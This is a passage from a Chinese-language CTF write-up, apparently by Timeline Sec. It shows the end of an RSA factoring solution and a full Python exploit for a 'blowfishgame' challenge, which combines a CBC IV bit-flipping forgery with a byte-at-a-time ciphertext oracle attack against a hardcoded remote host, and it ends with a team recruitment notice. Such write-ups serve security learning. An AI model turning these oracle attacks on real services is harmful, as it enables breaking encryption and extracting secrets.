Y2] = factor[1]assert X1 * Y1 == nassert X2 * Y2 == np1 = gmpy2.mpz(GCD(X1, X2))p2 = gmpy2.mpz(X1 / p1)q1 = gmpy2.mpz(GCD(Y1, Y2))q2 = gmpy2.mpz(Y1 / q1)assert p1 * p2 * q1 * q2 == nphi = gmpy2.mpz(0)phi = (p1 - 1) * (q1 - 1) * (p2 - 1) * (q2 - 1)d = inverse(e, phi)flag = long_to_bytes(pow(c, d, n))print(flag)*


```
C:\Users\86176\AppData\Local\Programs\Python\
b'flag{2bef1a3e-5598-404e-b022-f593a230ce58}'

Process finished with exit code 0
```


flag{2bef1a3e-5598-404e-b022-f593a230ce58}

★blowfishgame

CBC 翻转攻击使 message 前 8 字节为 get_flag，然后就是简单的逐字节爆破，我全都防出去了，防出去了啊。

 # -- coding: utf-8 -*-# @Project: Hello Python!# @File : exp# @Author : Nonuplebroken # @Date : 2020-11-22from pwn import *import stringimport itertoolsfrom hashlib import sha384import reimport base64def PoW(part, hash_value):alphabet = string.ascii_letters + string.digitsfor x in itertools.product(alphabet, repeat=3):nonce = ''.join(x)if sha384(nonce + part).hexdigest() == hash_value:return noncedef xor(a, b):assert len(a) == len(b)return ''.join([chr(ord(a[i])^ord(b[i])) for i in range(len(a))])sh = remote('8.131.69.237', 15846)s1 = sh.recvuntil('Give me XXX:')re_res = re.search(r'sha384\(XXX\+([a-zA-Z0-9]{17})\) == ([0-9a-f]{96})', s1)part = re_res.group(1)hash_value = re_res.group(2)print 'part:', partprint 'hash_value:', hash_valuenonce = PoW(part, hash_value)print 'nonce:', noncesh.sendline(nonce)_ = [sh.recvline() for i in range(8)]s1 = sh.recvline()s1 = base64.b64decode(s1)iv, c = s1[:8], s1[8:]print len(iv)print len(c)d_c1 = xor('Blowfish', iv)new_iv = xor(d_c1, 'get_flag')get_flag = base64.b64encode(new_iv + c)print get_flagflag = ''alphabet = 'flag{}-0123456789abcdef'# alphabet = string.printablefor i in range(42):sh.sendline(get_flag)target_m = ('x' * (47 - i))sh.sendline(target_m)target_c = base64.b64decode(sh.recvline())for x in alphabet:sh.sendline(get_flag)test_m = ('x' * (47 - i)) + flag + xsh.sendline(test_m)test_c = base64.b64decode(sh.recvline())if test_c[:48] == target_c[:48]:flag += xprint '[%02d/42] %s' % (i+1, flag)breaksh.interactive()*



flag{ba524422-7769-4d00-bd4d-6d6946c173ce}

我们欢迎每一个对技术充满热情的同学

如果你和我们一样，想做出点成绩

这里给你无限的空间，任你翱翔

进组方式，简历投递邮箱736241063@qq.com

欢迎真正热爱技术的你！

Timeline Sec 团队

安全路上，与你并肩前行